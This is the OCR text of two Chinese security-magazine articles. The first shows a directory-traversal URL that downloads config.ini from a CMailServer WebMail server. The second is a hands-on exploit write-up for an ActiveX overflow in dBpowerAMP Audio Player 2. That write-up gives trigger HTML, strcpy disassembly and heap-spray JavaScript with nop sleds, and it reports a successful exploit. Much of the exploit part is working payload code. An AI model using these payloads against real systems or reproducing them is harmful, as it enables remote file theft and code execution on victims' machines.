


图1




图2

在服务器上，CMailServer邮件服务软件创建了一系列的文件目录，以webmaildownload为主目录，下面是用户名目录，接着是一个随机数字目录，然后是邮件I D标号，最后就是该用户所有的邮件信息。我们可以清楚地看到，邮件信息被分为四个部分：body.txt、Head.txt、mail.eml、UCInputUriList.dat。这四个部分正好对应的就是CMailServer邮件服务软件的WebMail系统向用户提供的操作邮件的几个功能，如图3所示。




图3

CMailServer将用户的邮件拆解为不同的部分，从而满足用户下载邮件附件、邮件头信息以及原始邮件使用。将鼠标分别移动到图3黑色圈所在部分，查看浏览器底部状态栏对应的网址，就会发现这些网址的参数正好指向图2所对应的文件路径信息上。此刻，我们不得不怀疑，这种以文件名作为参数的方式是不是存在着一定的安全隐患。在常见的对W e b应用程序的安全测试中，通过修改参数的内容，就可以让程序返回指定的任意文件信息，从而造成远程服务器文件信息泄露漏洞。

现在，我们看一看刚才的网址"http://127.0.0.1/mail/download.asp?urlOfAttach=%2Fmaildata%2Ftest%2F1259812019818%2F1%2FUCInputUriList%2Edat"，其中的"%2F"就是"/"符号的编码，而"%2E"就是小数点的编码，为此，我们通过将跨目录符号组合"../"编码为"%2E%2E%2F"的方式，就可以跨越目录限制来测试一下通过CMailServer邮件服务软件的WebMail系统能否下载服务器上的任意文件。

这里以下载CMailServer邮件服务软件安装根目录下的config.ini文件为例，我们重新构造网址为"http://127.0.0.1/mail/download.asp?urlOfAttach=%2Fmaildata%2F%%2E%2E%2Fconfig%2Eini"。在浏览器中输入该网址，结果如图4所示。





图4

没有任何错误，CMailServer的WebMail系统轻松地让我们下载到了config.ini文件，一个典型的安全漏洞被发现了。其实，对于邮件服务软件来说，WebMail功能的提供是对用户体验的一个丰富，但随之而来的就是安全隐患的问题。由于WebMail的结构等同于一个Web应用程序，所以我们就可以将测试Web应用程序漏洞的技巧用来测试邮件服务软件的WebMail。不要将思路仅仅固定在溢出等方面，思路决定出路，就是这个道理。

前置知识:无
关键词:ActiveX、控件溢出



dBpowerAMP Audio Player 2 ActiveX控件溢出漏洞

文/图 木木

一直想找个机会弄清楚Heap Spray的原理，正好在上网的时候看到了新出的dBpowerAMP Audio Player 2 ActiveX Heap Spray Exploit，欣喜之余赶紧下载poc来进行测试，无奈惨遭失败。看来需要自己亲自动手了，拿出ComRaider对准相应的函数一顿猛攻，结果令人欣慰，如图1所示。

File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\130724...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\737393...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\175985...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\127960...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\820295...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\151114...	Caused Excepti...	1	0	0

图1

可以看出dBpowerAMP Audio Player 2 ActiveX控件的MultiPlayer类下的Enque函数确实是有问题的，不知什么原因poc在我的电脑上测试就是不成功。另外，经过我的测试这个类下的FilePlaying函数也是有问题的，既然poc的作者写的是Enque函数，那我就来写写FilePlaying函数，这样也算自己发现了一个小漏洞。

Heap Spray 原理

既然是写activeX控件漏洞，那最好的利用方式莫过于heap spary了，所以在分析漏洞之前，让我们先来弄清楚它的原理吧！在没有看failwest前辈写的书前，我以为heap spary和堆栈溢出、堆溢出一样是一种改写内存的方法，看过书后才觉得自己想法的可笑，heap spary并不能改写内存，据我看来它只不过是一种放置shellcode的方法，它利用了Java Script可以申请堆内存的特性，可以将shellcode放置在堆中。举个例子说明下：假如你在利用某个堆栈溢出的时候，发现这样一个问题，你在覆盖返回值和SHE链的时候，覆盖的数据会被00截断，正好你在堆栈中shellcode的地址，堆中shellcode的地址都含有00，在这种情况下，利用是不可能成功的。但是我们想，如果能将shellcode放置在一个不含00的内存处，不就可以利用成功了吗，这就是heap spary的功能，它就具有这样神奇的力量！那么它是如何办到的呢？前面讲到Java Script是可以申请内存的，并且它在申请内存的时候是从内存低址向高址分配的，因此如果申请的内存超过280MB(280MB=280 X 1024 X1024=11800000>11111111)后，11111111就会被我们申请的内存片覆盖。因为是我们申请的，所以我们想往里面放什么就放什么，当然可以把shellcode放在里面了，然后再去把覆盖返回值的或SEH链的值改成111111111就行了！当然还有一个问题是要搞清楚的，因为堆的分配是有很大的随机性的，如何保证shellcode一定在11111111而不在11121314处哪？这个是保证不了的，但有办法可以解决，可以把分配到的内存都用90(nop)填充，只在最后加上shellcode，这样只要覆盖的值能够命中nop，shellcode最终将会得到执行。想一下，这个对于开发极为通用的poc也很有作用。

漏洞利用

用ComRaider生成的测试代码已经能够触发漏洞，只需要将代码改改就应该能利用成功了。因为ComRaider生成的测试代码是VB Script，为能用浏览器加载调试，先将其改为html吧！经过修改后的测试代码如下：

```
<html>
<object classid="clsid:BECB8EE1-6BBB-4A85-8DFD-099B7A60903A" id="target"></object>
<script language="javascript">
ret='';
for(i=0;i<261;i++)
ret+=unescape("%0a%0a%0a%0a");
target.FilePlaying = ret;
</script>
</html>
```

代码很简单，只是用1044个0a去填充。用浏览器加载测试代码进行调试，因为不知道是哪个函数出了问题，因此还是用老办法，在内存中找我们填充的数据，然后再下硬件断点，看是哪个函数将数据拷入堆栈的。经过调试发现是strcpy函数将数据拷入堆栈的，而且程序在调用strcpy函数的时候没有进行检查，导致了溢出的发生。

```
02AD5FB0    50              PUSH EAX
02AD5FB1    8D85 9CFEFFFF   LEA EAX,DWORD PTR SS:[EBP-164]
02AD5FB7    50              PUSH EAX
02AD5FB8    E8 E3390000     CALL <JMP.&MSVCRT.strcpy>
```

在调用strcpy函数前的堆栈如图2所示。




图2

调用strcpy后的堆栈如图3所示。




图3

可以看到溢出的数据覆盖了函数的返回值，SHE链是没被覆盖到的。既然已经明白了溢出的原因，而且已经用0a0a0a0a覆盖了返回值，就应该考虑布置shellcode了。因为覆盖的地址是0a0a0a0a，那应该分配170(170MB=170×1024×1024=0A A00000>0a0a0a0a)就够了，至于分配内存的代码还是参考下failwest前辈的代码：

```
var nop=unescape("%u9090%u9090");
while(nop.length<=0x100000/2)
{
  nop +=nop;
}
nop =nop.substring(0, 0x100000/2-32/2-4/2-shellcode.length-2/2);
var slide=new Array();
for(var i=0; i<170;i++)
{
  slide [i]=nop+shellcode;
}
```

Failwest前辈对这段代码做了以下解释：

(1)每个内存片大小为1MB。

(2)首先产生一个大小为1MB且全部被90填满的内存块。

(3)由于Java Script会为申请的内存填上一些额外的信息，为了保证内存片正好是1MB，将这些额外信息所占的内存空间减去。

(4)最终将170个这种形式的内存片来覆盖内存。

只要将这段代码和shellcode添加到上面的代码中去就应该能够利用成功了，可是实际情况是并没有利用成功，经过调试发现这段代码并不能成功分配内存，因此导致利用的失败。至于failwest前辈的代码为什么不能分配内存，还请知道的高手指教啊!由于前辈的代码在测试的时候有问题，因此我又上网找了新的代码：

```
nops=unescape("%u9090%u9090");
headersize = 69;
//size adjusted for IE6/IE7 "universality"
slackspace= headersize + shellcode.length;
while(nops.length<slackspace) nops+=nops;
fillblock=nops.substring(0,slackspace);
block=nops.substring(0,nops.length-slackspace);
while(block.length+slackspace<0x40000)
block+=fillblock;
memory=new Array();
for( counter=0; counter<250; counter++)
memory[counter]= block + shellcode;
```

看起来新的代码和failwest前辈的代码原

理是一样的,就是有些细节地方不同。比如上面定义了一个69字节的headsize,从旁边的英文注解来看是为IE6/IE7做的通用调整,不知道是什么意思。还有,block .length+slacksapce的大小和nops的大小应该差不多,但将那句改为nops<0x40000后,为什么就不行呢?(经过我的测试,改后也不能成功分配内存。)把上面的代码和shellcode添加到前面的代码中去就能利用成功了,如图4所示。

小结

通过分析这个漏洞明白了Heap spary原理,算是不小的收获吧!漏洞虽然是利用成功了,但遗留的问题还是不少,为什么failwest前辈的代码分配内存不能成功,又为什么能利用成功的那个代码要那样写,这其中究竟包含什么样的原理,对于我都是未解之谜, 要找到谜底的答案,还要依靠高手们的分享精神,希望知道的高手指导一下,我的黑防论坛ID是 debug-exploite。


